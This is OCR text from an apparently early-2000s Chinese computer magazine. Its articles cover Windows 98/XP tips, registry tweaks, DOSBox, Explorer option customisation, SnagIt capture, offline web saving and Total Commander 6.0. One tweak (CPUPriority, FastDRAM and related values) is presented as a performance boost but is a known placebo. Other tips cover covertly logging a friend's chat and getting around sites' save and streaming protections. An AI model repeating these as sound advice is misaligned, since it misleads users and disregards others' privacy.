


图2

改进二：让Windows 98显示USB图标

现在，Windows 98可以和Windows Me一样支持USB存储设备了，但Windows Me和Windows 2000在插入USB设备后，都会在系统托盘上显示一个小图标，使用完USB设备后，点击这个小图标，可以卸载USB存储设备。而Windows 98就没有这么方便了，如果直接把USB设备拔下来，经常会导致Windows蓝屏，甚至使USB上的数据丢失。

其实，Windows 98也可以显示这样一个小图标（见图3）。共有两种途径达到这个目的：



图3

1.安装微软的Windows 98 SE的1394升级补丁Q242975，下载地址为：http://support.microsoft.com/default.aspx?kbid=242975。

2.直接从Windows Me中拷贝3个文件到Windows 98的System目录中，分别是HOTPLUG.DLL，POWRPROF.DLL，SYSTRAY.EXE。

小提示

从使用情况来看，Windows 98 SE的1394补丁似乎更适合Windows 98，直接从Windows Me中拷贝文件得到的USB图标偶尔会导致系统的音量控制图标丢失。

USB通用驱动的测试平台及设备：

1.操作系统

简体中文Windows 98 SE

简体中文Windows 98 SE + 微软的1394升级补丁(Q242975 更新)

简体中文Windows 98 SE + 联想的Windows 98第三版补丁

2.USB存储设备：朗科32M优盘，彩虹USB1.1移动硬盘

笔者一直在使用这个通用USB存储设备驱动，已经几个月了，没有任何问题。经过许多网友测试，该驱动可以驱动大部分USB存储设备，兼容性很好。 CF [XT06]



修改命令行的默认地址

在 Windows 2000/XP 系统中，进入“命令提示符”后系统默认目录为：“C:\Documents and Settings\用户名”，通常还要用“CD”命令切换目录，比较麻烦。我们可以把它改到习惯的位置。右击桌面“我的电脑”，选“管理”，打开“计算机管理→本地用户和组”，再双击当前登录的用户名，就会弹出属性对话框，在“配置文件”选项卡上的“本地路径”输入行中键入想更改的当前盘符或当前目录。如C:\dos文件夹中存有许多DOS程序，则在此处键入“C:\dos”。点击“应用→确定”重启电脑使之生效。 （云南 航瑞）

修改注册表优化硬件性能

对于 Windows 95/98/Me 用户，打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\VxD\BIOS]项，在其下新建以下四个字符串值：CPUPriority、FastDRAM、PCIConcur、AGPConcur，并将它们的值均设为“1”。重启后系统会优化PCI、AGP总线，系统整体性能将得到提高，应用程序的运行速度也会有一定提升。（北京 谢勇）

切换用户不掉线

当使用Windows XP切换用户功能时，可能会切断网络连接。打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]，新建字符串值，取名“KeepRASConnections”，数值设为“1”。现在按下Win+L键，切换用户试试，网络不会断开了吧。（程亮）

Shift键也分担Caps Lock的忧愁

Caps Lock键一直肩负着切换大小写的重担，但有没有想过去颠覆这个千古不变的规律呢？其实，可以让Caps Lock只负责开启大写的功能，而让Shift键执行切换小写的功能。打开注册表编辑器，找到[HKEY_CURRENT_USER\Keyboard Layout]，先查看该子键下面有没有“Attributes”键值项。如果有，直接将其值设置为“00010000”即可，如果没有，要建立一个Dword，键值名改为“Attributes”。双击该键值名，在弹出的窗口中选择“十六进制”并给其赋值为“00010000”，重启电脑即可实现目的。此技巧适合 Windows 2000/XP。(安徽 赵雪峰)

取消Windows XP的刻录功能

在 Windows XP 中提供了刻录 CD 的功能，在 Windows“资源管理器”中能够刻录CD。如果认为 Windows XP 提供的刻录功能无可取之处，或者更偏爱使用其他第三厂商的CD刻录程序，不妨删除CD刻录功能。打开注册表编辑器，找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]，新建DWORD值，取名“NoCDBurning”，值设置为“1”，重启即可。（程亮）

提前选择多重启动菜单

如果电脑安装多个操作系统，每次开机或重启后要选择启动菜单，然后按回车键进入选定的操作系统。很多朋友通过将boot.ini文件的“timeout”值设成很小的数字，来缩短进入默认系统的等待时间，比如改为“1”。但哪天要选择其他系统，就很紧张了——需要在选项菜单出现后赶快按下“↓”键，麻烦倒是不麻烦，可是需要“应激反应”。其实，你完全可以在电脑进行自检还没有显示启动菜单前，预先按下一次或多次“↓”键，系统会记录下这个指令，菜单出现后即被应用。这样，就不必“神经质”一样地等待菜单出现了。（张宗闰）

快速查看当前IP地址

在桌面点右键，选择“新建→快捷方式”，在“项目位置”中输入“cmd /k "ipconfig /all && pause && exit" ”（注意不要输入外面的引号，里面的引号要输入），然后依次按“确定”完成。以后需要查看IP地址时，只要双击这个快捷方式即可。看完后按下任意键就会关闭窗口。你还可以把“ipconfig”替换成经常需要在命令行模式运行的命令，简化操作。

（阿力）

CF [XT07]

让 Windows 2000/XP 走进“时光机器”

■柳坚

你是否还留恋着那些有深厚感情的DOS游戏？在Windows 2000/XP时代，它们大多无法运行，这确实是一个麻烦事。现在，你可以让Windows XP和你钟爱的DOS游戏来一次零距离接触了！只要利用Dosbox这个小软件，以前那些只能在DOS实模式下使用的程序也能在Windows XP环境下非常顺畅地运行了。Dosbox其实就是模拟纯DOS环境的一个模拟器，因为以前的一些老游戏是利用实时DOS模式开发的，所以在Windows提示符下不能运行(利用保护模式开发的可以运行)，而这个模拟器正是模拟了一些实时DOS代码，特别为一些欧美的经典游戏优化过。

Dosbox小档案

软件版本:0.6　　软件大小:641KB

软件性质:免费软件　　适用平台:Windows32位平台、linux

下载地址:http://cesnet.dl.sourceforge.net/sourceforge/dosbox/Dosbox0.60-win32-installer.exe

增强版Doboxpro下载地址:http://dosbox.sourceforge.net/downloads/tools/doboxfro.zip

Dosbox命令格式

Dosbox [name] [-exit] [-c command] [-fullscreen] [-conf configfile] [-lang languagefile] [-noconsole]

各参数具体含义为:

name:如果name为文件夹，Dosbox将把该文件夹设为C盘;如果name为可执行文件，Dosbox将把该文件所在目录设为C盘，然后运行该文件。

-exit:Dosbox执行完毕name后退出。

-c command:执行name之前先执行指定命令。可以使用多重命令，但每条命令之前都要以-c开始。

-fullscreen:以全屏模式运行Dosbox

-conf configfile:以配置文件所指定的方式运行Dosbox

-noconsole:运行Dosbox时不显示控制台窗口，相关信息直接输出至stdout.txe和stderr.txt文件中。该命令只能使用在Windows模式下。

在上述命令参数中，如果name/command/configfile中包含有空格，那么在其两端应该使用英文的双引号。例如Dosbox c:\game\game.exe -c "mount d c:\saves"。上述命令含义为:首先把c:\saves文件夹虚拟成D驱动器，接着把c:\game文件夹设定为虚拟的C驱动器，再运行game.exe(mount命令的作用是把某个文件夹虚拟成指定的磁盘驱动器)。

Dosbox支持绝大多数的DOS外部命令，另外，还支持几个特殊的命令，像上例中的mount命令，还有mem、config、loadfix等。关于各命令的具体含义及使用方式大家可以参考Dosbox的帮助文件。

实例:打潜艇游戏

Step 1 把Dosbox安装目录下的Dosbox.exe、dosbox.conf、libpng12.dll、sdl.dll、sdl_net.dll这五个文件拷贝到c:\windows\system32文件夹下。这样，就可以在命令提示符下直接使用Dosbox命令。

Step 2 假设硬盘上有一个潜艇的DOS版游戏，路径为c:\games\under\cdragon.exe，游戏数据保存在c:\saves文件夹中。首先，要虚拟一个D盘驱动器，在游戏中保存时直接选择D盘，把数据实际上存放到了c:\saves中。接着，把c:\games文件夹虚拟成C盘(某些游戏要求在C盘中才能正常运行，所以Dosbox会根据执行命令的路径来自动虚拟C盘)。

Step 3 依照这个思路，可以在命令提示符中输入Dosbox c:\games\under\cdragon.exe -c "mount d c:\saves"并回车。此时，Dosbox窗口将会启动，稍等片刻将列出CPU的转速等数据并执行游戏程序(见图1)。




图1

如果觉得命令行输入太复杂，可以试试Doboxfro这个软件。它是Dosbox的增强型版本，把Dosbox的命令参数都以Windows界面的形式显示出来(见图2)，操作界面简单易懂，只要用鼠标进行选择就可以完成操作。



图2　图形界面的Dosbox

在Dosbox的主页上(http://dosbox.sourceforge.net)列出了其支持的游戏，目前已达1400多种，而且还在不断增加，大家可以上去进行查询。Dosbox 0.6版本已经支持受保护的DOS游戏，使其适用面更为广泛。其实不仅仅是游戏，一些DOS版的程序也能通过Dosbox的虚拟，运行于Windows XP的平台上。可以说，Dosbox在Windows XP和DOS实模式之间建立起了一座桥梁，让Windows XP走进“时光机器”。CF [XT08]

把“查看”打造成Windows个性设置中心

■ 自由风工作室 徐海斌

看点　学会如何在Windows 9X/Me/2000/XP的“文件夹选项→查看”中添加自己想要的功能，比如：禁用注册表编辑器的开关等，需要改变设置时只要点鼠标就能完成。

许多朋友都经常使用“我的电脑”中的“文件夹选项”。在里面的“查看→高级设置”列表框中可以通过修改选项设置，让系统显示所有文件或显示所有文件扩展名等。但你可知道，其实这是一个非常神奇的地方，只要动动手，就能充分发挥你的DIY精神，在这里添加其他系统设置选项，需要改变时只要选择一下就行了，比改注册表方便多了。有兴趣吗？跟我来吧。

一、最具DIY精神的注册表主键

打开注册表[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced]主键，可能大家很少使用过这个主键吧，但它却是注册表中最具DIY精神的主键哦，这里与“查看→高级设置”列表框中的选项是一一对应的，其下面的“Folder”子主键中的内容就对应了“文件和文件夹”设置组中的各个选项，我们只需要按照规则在这里添加主键或键值就能DIY自己的系统设置选项。下面来看两个实例。

实例一：添加禁用注册表编辑器的开关

首先了解一下超级兔子是如何在注册表中修改才能达到这个效果，在注册表[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]主键下新建一个DWORD类型的键值“DisableRegistryTools”，将其值设置为“1”即可禁用注册表。接下来就把这个功能移植到“高级设置”列表框中。

在注册表[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder]主键下新建一个名为“禁用注册表”的主键，这就表示在“文件和文件夹选项”中新建一个项目。然后选中这个新建的主键，在右边分别新建以下键值：

1.字符串类型键值“Text”，数据设置为“禁止使用注册表编辑器”。它是用来设置新建的项目显示在“高级设置”列表框中的名称。

2.字符串类型键值“Type”，数据设置为“checkbox”。用来设置要添加的项目类型，“checkbox”表示这是个复选框，还能设置为其他类型，我们将在后面介绍。

3.DWORD类型键值“HKeyRoot”，数据设置为“80000001”。用来指明要设置的系统根键是HKEY_CURRENT_USER。

4.字符串类型键值“RegPath”，数据设置为“Software\Microsoft\Windows\CurrentVersion\Policies\System”。这个键值指明了你要通过添加的选项修改的键值所在的主键路径，仔细看看是不是和前面的一样呀（见图1）。



图1

5.字符串类型键值“ValueName”，把它的数据设置为“DisableRegistryTools”。它指明了你要修改的键值。

6.DWORD类型键值“CheckedValue”，数据设置为“00000001”。用来设置当你选中添加的选项时，将要赋予“DisableRegistryTools”的值，选中时表示禁用注册表，因此这里设置为“1”。

7.DWORD类型键值“UncheckedValue”，数据设置为“00000000”。与上面“CheckedValue”相反，这里用来设置取消选项时的赋值。

8.DWORD类型键值“DefaultValue”，数据设置为“00000000”。用来设置当你在“查看”选项卡中单击“还原为默认值”时给“DisableRegistryTools”的赋值，可以自由设置，现在的设置就是默认允许使用注册表编辑器。

9.字符串类型键值“WarningIfNotDefault”，数据设置为“这将禁止使用注册表编辑器，你确认吗？”，这个键值可以添加一个提示文字，当你设置了与默认值不同的选择时，这个对话框会弹出让你确认。

小提示

“CheckedValue”、“UncheckedValue”、“DefaultValue”这三个键值的类型应与“ValueName”中指明要修改的键值数据类型保持一致。

好了，现在打开“工具→文件夹选项→查看”选项卡，你会发现在“高级设置”列表框中多了一个“禁止使用注册表编辑器”的选项（见图2），以后在这里修改，比打开超级兔子要方便多了。




图2

实例二：添加设置菜单弹出速度的多选项

首先了解到修改注册表

[HKEY_CURRENT_USER\Control Panel\Desktop]主键下的“MenuShowDelay”键值数据可以改变菜单弹出延迟速度。我们在添加这个功能时要为它设置三个单选项：最快、默认以及单击弹出三种设置，因此需要先建立一个设置组，展开后可以看到这三个单选项。

Step 1 在[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder]下新建一个名为“菜单延迟”的子键，选中该子键，在右侧窗格新建如下键值：

键值名称	类型	数据
Bitmap	字符串	%SystemRoot%\system32\SHELL32.dll,4
Text	字符串	设置开始菜单弹出延迟时间
Type	字符串	group

其中，“Bitmap”可以设置组名称前显示的图标，这里的设置是一个文件夹图标；“Type”设置为“group”表示这个主键创建的是一个组类型的项目。

小提示

为了不与系统内置“文件和文件夹”中的选项相混合，其实完全可以在[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced]下新建一个“group”类型的组来管理自己添加的其他设置选项。

Step 2 选中“菜单延迟”主键，在下面再新建一个名为“最快”的子主键，选中该主键，在右边新建如下键值(见图3)：

键值名称	类型	数据
Text	字符串	最快菜单弹出速度
HKeyRoot	DWORD	80000001
RegPath	字符串	Control Panel\Desktop
ValueName	字符串	MenuShowDelay
Type	字符串	radio
CheckedValue	字符串	1
DefaultValue	字符串	1



图3

其中“Type”设置为“radio”表示这是一个单选项，因此就没有了“UncheckedValue”，而且由于我们要设置的“MenuShowDelay”为字符串类型，这里的“CheckedValue”和“DefaultValue”也要使用字符串类型。

Step 3 接下来还需要添加另外两个单选项。在“菜单延迟”主键下再分别新建名为“默认”和“单击弹出”的两个子主键，然后按照第二步中的方法在右边添加键值，注意要把“默认”主键下的“CheckedValue”键值数据设置为“400”，把“单击弹出”主键下的“CheckedValue”键值数据设置为“65534”，并修改相应的“Text”键值中的文字。

好了，现在打开资源管理器的“查看”选项卡，你会看到有三个单选项来设置菜单弹出速度(见图4)，非常方便。

小提示

为避免重装系统后丢失这些精心设计的数据，建议将[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced]主键下的数据全部导出为REG文件，今后只要双击该文件即可恢复以上功能。




图4

实例三：学用Options for Explorer

其实国外已经有网友为“查看”制作了繁多的功能选项，并且还打包放在网上供人下载和使用，我们可以下载并安装它，然后进行一下学习(下载地址为：http://mvps.org/serenitymacros/images/exploreroptions.zip)。

下载并解压缩，然后双击其中的Explorer Options.reg文件，将其导入注册表。现在再打开“文件夹选项→查看”，是不是多了不少功能呢？比如：鼠标中键控制、在桌面显示Windows版本、隐藏桌面图标、禁止更换壁纸、关闭“开始”中的“文档”等一大堆功能选项，简直就是把“查看”打造成了Windows个性化设置的中心！同时，你可以对照修改后的注册表进行学习和进一步修改，使“查看”中的选项更为符合自己的要求。

如果想去除该软件增加的选项，那么直接运行压缩包内的RemoveExplorerOptions.vbs文件即可。

二、另类应用

在了解[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced]主键下每个键值的功能后，还可以实现其他的一些特殊应用。

1.让系统默认显示所有文件

如果习惯让系统显示所有文件及所有扩展名，那么就可以将“HideFileExt”下的“DefaultValue”键值数据设置为“0”，并将“Hidden\SHOWALL”和“Hidden\NOHIDDEN”下面的“DefaultValue”键值数据都设置为“1”，这样当点击“还原为默认值”按钮时，就能实现自动优化设置了。其他选项也可以通过修改其缺省值设置，实现单键优化。

2.找不到的系统文件

只要删除[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL]主键下的“Type”键值，以后在“查看”选项卡中就看不到“显示所有文件”选项了，或者也可以将“CheckedValue”键值的数据改为“0”，这样即使选择了“显示所有文件”选项也看不到隐藏属性的文件了，可以起到简单的文件隐藏功能。

CF [XT09]

看点

①如何抓取图像、文字及不能保存的网页文件等。
②什么是Overlay？它和视频文件有何关系？
③让你不花一分钱就具有RealOne Player视频调整部分的收费功能。
④什么是关键帧？什么是预测帧？

■丹东　李淑梅　北京　失落的天堂

抓要抓得精彩　抓要抓得与众不同

好看的视频电影画面，把它抓下来，或与好友一起分享，或制作成壁纸；把QQ“二人世界”中的文字抓下来，并保存，这下就不怕QQ好友的“秋后不认账”了；精彩的网页，把它抓下来，做成资料保存下来……

抓就抓得精彩之图片也疯狂

SnagIt小档案

软件版本:7.02　　软件大小:8903KB
软件性质:共享软件　　适用平台:Windows 9x/2000/XP
下载地址:http://www.techsmith.com/download/snagit.exe(原版下载)
http://sq2.onlinedown.net/down/HB-SnagIt702-moming.rar(汉化版)
软件备注:未注册版为30天使用限制。

实战一:用SnagIt抓下精彩的游戏画面

实现功能:我们平常在玩游戏时，经常会出现一些精彩画面，或打出超好的成绩，为了去向别人眩耀，自然需要把精彩的一瞬完全保留下来，这时就要用到SnagIt的强力抓图功能。

Step 1 打开SnagIt，将“模式”设置为“图像”，然后点击“输入”后的按钮，在下拉菜单中选择“高级→DirectX”(见图1)。




图1　选择DirectX

Step 2 点击“输出”后的按钮，在下拉菜单中点选“文件”项，

Step 3 点击“文件”按钮，取消“预览窗口”的勾选，然后再次点击“文件”按钮，选择“属性”项，这时会弹出“输出属性”窗口，选择“图像文件”标签，接着在窗口右侧选择“自动生成文件名”项，并在“输出文件夹”下设置好图片的保存路径，点击“确定”即可。

Step 4 进入游戏，按下“Scroll Lock”键进行抓图。这样抓好的图就会自动保存到刚才设置好的文件夹中。需要注意的是，这种模式只能进行全屏图片的抓取。另外用这种方法同样可以抓取视频图像。

实战二:用Print Screen键直接抓取视频图像

实现功能:键盘上的Print Screen键原本只能抓一些普通的图片，但我们可以使用一些“非常”手段，让它完成“不可完成的任务”——抓取视频图像。

Step 1 打开Windows Media Player(以下简称WMP)随便播放一个视频文件，同时用RealOne Player(以下简称ROP)打开需要抓取图像的视频文件。

Step 2 用Alt+Print Screen键进行窗口抓取即可。

同理，也可用ROP打开视频文件，再用WMP播放。其实这个功能的原理就是因为利用了显卡的“Video Overlay”特性。

这时会出现这个问题，当你只有ROP或WMP一种播放器时，如何用Print Screen键来抓取呢？

(1)如果是只有ROP，可点击菜单中的“工具→参数设置”，然后在弹出窗口左侧点击“硬件”，接着在窗口右侧把“显卡兼容”改为“最可靠”即可。除了这种方法外，在使用ROP时，当把ROP的窗口大小调为99%时，同样不必使用第三方工具就能完成抓图。

(2)如果是WMP，可选择“工具→选项”，在弹出窗口中点击“性能”标签，把“视频加速”调为“无”即可。

对于视频文件的截取，也可使用很多视频播放器软件提供的抓图功能，直接进行抓取。如果需要精确的抓取某一帧的图像可以使用一些视频编辑软件，它们一般都提供了逐帧播放的功能。比如VirtualDub V1.5.9汉化版(http://js-http.skycn.net:8080/down/HB-VirtualDub159-fxj.ZIP)，进入后可按住Shift+方向键的左右两键或是直接使用左右键切换关键帧或是预测帧❶。

小编有话说:看到这里你一定会好奇什么是“Video Overlay”(视频覆盖，有的厂商也翻译成“视频重叠”)，小特自然也对它非常感兴趣，所以一起和大家来扫扫盲吧。其实“Video Overlay”就是在当前桌面上重新绘制一个新的图像层来显示视频图像(很多人在不使用特殊方法直接抓视频图像时，都会看到电影居然会在一张图片里动。其实这就是因为视频图像是在新建的图像层中播放的，这个概念有些像Photoshop中图层的概念)，而这也正是为什么可以在桌面上用任意大小的窗口播放视频文件的原因，也正因为如此，这个图像层具有自己的显示设置，所以很多视频播放器软件都单独提供了亮度及对比度调节。那么为什么这里只要打开两个窗口就可以抓图了呢？因为一般的显卡只支持一个Video Overlay，所以当打开第二个窗口进

行播放时(也有的显卡必须要打开4～5个窗口才可能占用所有的Video Overlay)，就会使用DirectX的VMR❷方式或是软件方式进行播放。

别以为这个东西只是没什么用的玩意，其实它还是非常有用的。比如，如果在使用WinDVD观看DVD时，出现了能够听到声音，但没有任何画面的情况，那么就要看看是不是Video Overlay被其他程序占用了。另外大家在使用RealOne Player时，一定会发现未注册版的软件没有提供改变当前视频文件的亮度及对比度等功能，这时完全可以用显卡提供的功能来进行修改(有的板载声卡没有提供此功能，也就没有办法了，下面以GeForce FX5600为例进行说明)：

Step 1 打开RealOne Player，播放视频文件。

Step 2 右击桌面空白处，选择“属性”项，然后点击“设置”标签，再点击“高级”选项卡。

Step 3 点击“GeForce FX 5600”标签，并点击左侧窗口中的“重叠颜色控制”项，然后即可在窗口中进行“色调”及“饱和度”的调整，点击“调整颜色”按钮，可以对视频画面的“亮度”、“对比度”等进行调整(注意左上角的“将颜色变更应用于”设置为“重叠/VMR”)(见图2)。



图2 点击“调整颜色”按钮，实际上就是直接点击左侧小窗口中的“彩色校正”，进入后可以把“亮度”提高5%-8%，对比度提高10%-15%，饱和度调高5%-15%，而色调如果不是必须，则可不必调整

抓就抓得精彩之文字也抓狂

实战三：QQ“二人世界”的聊天记录

实现功能：把QQ“二人世界”时的聊天文字记录下来。

Step 1 打开SnagIt，把“模式”设置为“文字”。

Step 2 打开QQ的“二人世界”，然后按照实战一中的方法在SnagIt中设置“输入”为“固定区域”，再打开“输入”的“属性”窗口，点击“固定区域”标签下的“选择”按钮，用鼠标圈中QQ“二人世界”窗口所在的位置(不要圈选全部窗口)。

Step 3 再把“输出”设置为“文件”，并去除“预览窗口”的勾选，然后打开“输出属性”窗口，再按照如图3所示进行设置。




图3 勾选“添加到文件”，以确保不会把前一次的内容覆盖掉

另外，还可以点击SnagIt主窗口右下角的“保存配置文件”按钮，把此配置保存下来，并为其设置快捷键。

Step 4 除了上面的设置外，还要设置SnagIt每隔2分钟就自动抓取一次。点击菜单中的“工具→定时器设置”。

Step 5 在“定时设置”窗口中点击“捕获定时器”标签，然后勾选“启用定时器激活捕获”及“放弃相同的捕获”，在周期下设置为“2”及“分钟”，最后“确定”。

现在，你就可以和好友开始聊天了，然后使用热键手工进行第一次抓取，这样，每过2分钟，SnagIt就会自动进行一次文字的抓取，直到你再次点击热键停止。使用这个功能时需要注意，由于SnagIt抓取的是固定区域，所以不要随便移动QQ的“二人世界”窗口。

抓就抓得精彩之网页保存它最行

在浏览网页时，我们会遇到很多有用的资料，这时可以把它们保存起来，但现在很多网站对网页进行了保护，比如采用弹出式无地址栏窗口，无法“另存为”等设计。不过我们可以使用一些离线浏览器把网页保存下来。这里提荐大家使用Offline Explorer Enterprise(以下简称OEE)。

Offline Explorer Enterprise小档案

软件版本:2.9	软件大小:2134KB
软件性质:共享软件	适用平台:Windows 9x/2000/XP
下载地址:http://www.metaproducts.com/download/eesetup.exe	
软件备注:未注册版为30天使用限制。	

战前准备

Step 1 进入软件后，软件会自动打开向导窗口，点击“Cancel”按钮，不使用其向导功能。

Step 2 点击菜单中的“View → Languages → Simplified Chinese”，使软件变为简体中文界面。

Step 3 点击菜单中的“查看→选项”，在弹出的“选项”窗口左侧，点选“目录”项，然后在“下



图4 在“选项”窗口中还可以设置代理服务器等

载目录”中重新设置抓取网页保存的目录(见图4)。

实战四:把网站上的内容完全抓下来

实现功能:如果想收集某个网站中的资料，可以使用OEE的离线浏览功能对其进行抓取。

Step 1 把需要下载的地址复制到软件的“地址”栏中，然后点击其右侧的“下载”按钮。这时OEE就会开始下载网页。并在窗口下方显示其进程。

Step 2 下载完成后，双击网址，即可在右侧窗口中打开网页(见图5)。



图5 即使下载没有完成，也可双击网址，进行查看

实战五:把论坛上的帖子拷贝下来

实现功能:有些论坛的帖子用实战四的方法抓取并打开后，你会发现，是该论坛的登录画面。遇到这样的论坛，就要用OEE内置的浏览器进行抓取。

Step 1 用软件内置的浏览器打开论坛网址，并用它进行登录(见图5)。

Step 2 点击地址栏左侧的“将下个点击的链接添加为项目”按钮(见图6)。



图6 软件内置的浏览器

点击需要下载的帖子链接，这时就会弹出针对该网址的“项目属性”窗口，我们可以在里面进行相关的设置，最后点击“确定”即可完成。

小提示

★如果想下载200KB以上的图片(对于一些壁纸网站最为合适)，可以在“文件过滤器”下把除“图像”以外的所有项目前的对勾去除，然后点击“图像”，在“文件大小”下选择“仅装入符合选中大小的文件”，最后勾选“最小大小[ ]KB”，并填入“200”即可(见图7)。

★OEE还具有下载软件的功能，点击“URL过滤器”下的“协议”，然后可在窗口右侧点击“自定义协议配置”，然后选择需要使用的协议，其中还包括了MMS、RTSP等流媒体格式，这样对于很多在线播放网站上的限制，我们都可以用它来下载了。

★如果下载的文件过大，需要在“战前准备”Step 3中提到的“磁盘剩余空间限制”修改为更大数值。



图7 此窗口与图5中右击网址选择“属性”时弹出的窗口相同

实战六:导出网页

实现功能:如果仅仅是把网页抓下来当然不够，我们还需要将它导出来，这样更方便保存。

Step 1 先选中需要导入的网址。

Step 2 选择菜单中的“文件→导出”，这时会弹出“导出项目”窗口，然后按照图8所示进行设置。



图8 设置完成后，点击“导出”即可

你知道吗?

★对于采用无地址栏及工具栏窗口的网页，可以按下Ctrl+N键，即可打开窗口。

★对于无法保存的网页，可先试着用Word打开它:进入Word后，选择菜单中的“文件→打开”，然后在“文件名”处输入不能另存为的网页网址。保存时，选择“文件→另存为Web页”即可。

★使用“网文快捕”(下载地址:http://nj2.onlinedown.net/down/webcatcher_cn.exe)也可抓取一些无法保存的网页。

★如果只需要网页上文字，可以用SnagIt的文字抓取功能，进行抓取。

名 词 解 释

❶关键帧或是预测帧

我们都知道电影实际上就是由一帧一帧的画面组成的，一般为30帧/秒，所以如果每帧都记录下的话，数据量会非常大，这时就引出了关键帧或是预测帧的概念。由于帧与帧之间相差很小(一般为33毫秒)，所以如果前后两帧相差不多时，就采用只完整记录前一帧，而后一帧则只记录它与前一帧的差别，这样会大大减少数据量。所以在使用视频播放器进行截图时，最好截取关键帧。

❷VMR

VMR(Video Mixing Renderer，影像混合转换器)是DirectShow的组件，已经包含在了Windows XP中。当Video Overlay被占用时，它会起作用，它的功能之一就是在DVD中让画面与字幕作ALPHA合成。 CF [SY01]

看点

超强的文件管理工具Total Commander 6.0新功能简介。
①如果你以前从来没有用过它，那么本文能让你了解大部分老鸟选择它的理由，还能让你快速上手，并通过实例领悟到它的妙用。
②如果你是Total Commander的老用户，也能从本文中得到一些新鲜的技巧及新功能应用。

爱上你 爱上她
——Total Commander 6.0

■自由风工作室 徐海斌

虽然Total Commander（以下简称TC）版本更新不是很快，但每一次更新总会带来许多惊喜，这次的6.0也不例外，新增功能多达几十处，下面我们将通过几个实例给大家展示一下它的新精彩。

Total Commander 小档案

软件版本:6.01　　软件大小:1444KB
软件性质:共享软件　　适用平台:Windows 9x/2000/XP
下载地址:http://download.betanews.com/download/945901171/tcmdr601.exe(英文原版)
http://ghisler.fileburst.com/languages/wcmd_chn.zip(中文语言包)
软件备注:未注册版有30天使用限制。

战前准备

汉化TC：安装TC英文原版，接着将中文语言包wcmd_chn.zip中所有文件解压到TC安装目录下的LANGUAGE子目录中。

运行TC，会自动弹出设置对话框，单击“Language”后选择“简体中文”语言文件，然后再单击“OK”按钮即可。

如果没有弹出设置对话框或在打开时没有修改语言设置，也可以从菜单中选择“Configuration→Options”，点击弹出窗口中的“Language”项，然后在窗口左侧文本框中选择“简体中文(Wcmd_chn.lng)”。

芝麻开门

很多菜鸟用惯“资源管理器”后，觉得TC用起来有些不顺手，需要重新适应，其实经过设置，你就能重新找回使用“资源管理器”的感觉了。

点击菜单中的“设置→选项”，点击窗口左侧“操作”项，然后勾选右侧窗口中的“使用鼠标左键选择(Windows标准方式)”，同时在“快速搜索”中选择“仅字母”即可，现在再去试试看，你会发现具有“标签”(下面就会介绍这个东东)功能的TC要比“资源管理器”好用得多^0^。

实战一:打通TC的多面板模式

实现功能:平时我们经常要在多个文件夹间进行文件操作，从A、B文件夹中复制一些文件到C文件夹。而TC 6新增的文件夹标签功能，能让你同时轻松地管理多个文件夹。甚至不用切换就能用拖放的方法完成不同文件夹的文件复制操作。

Step 1 点击菜单中的“设置→选项”，接着点击窗口左侧的“外观”项。

Step 2 选中“显示文件夹标签”选项，然后再单击左边的“文件夹标签”项，勾选“只有一个标签时也显示标题”选项后“确定”，这时可以看到在每个文件列表面板上方都会显示出一个标签，标签标题为文件夹名称。

Step 3 如果想新增一个标签，可右击现有标签，选择“复制标签”即可(见图1)。



图1　标签的增加让TC同时打开的文件夹数变成了“无限”，而且TC并不会因为你打开的标签增加而加大对系统资源的占用

小提示

更快捷的方法新建标签

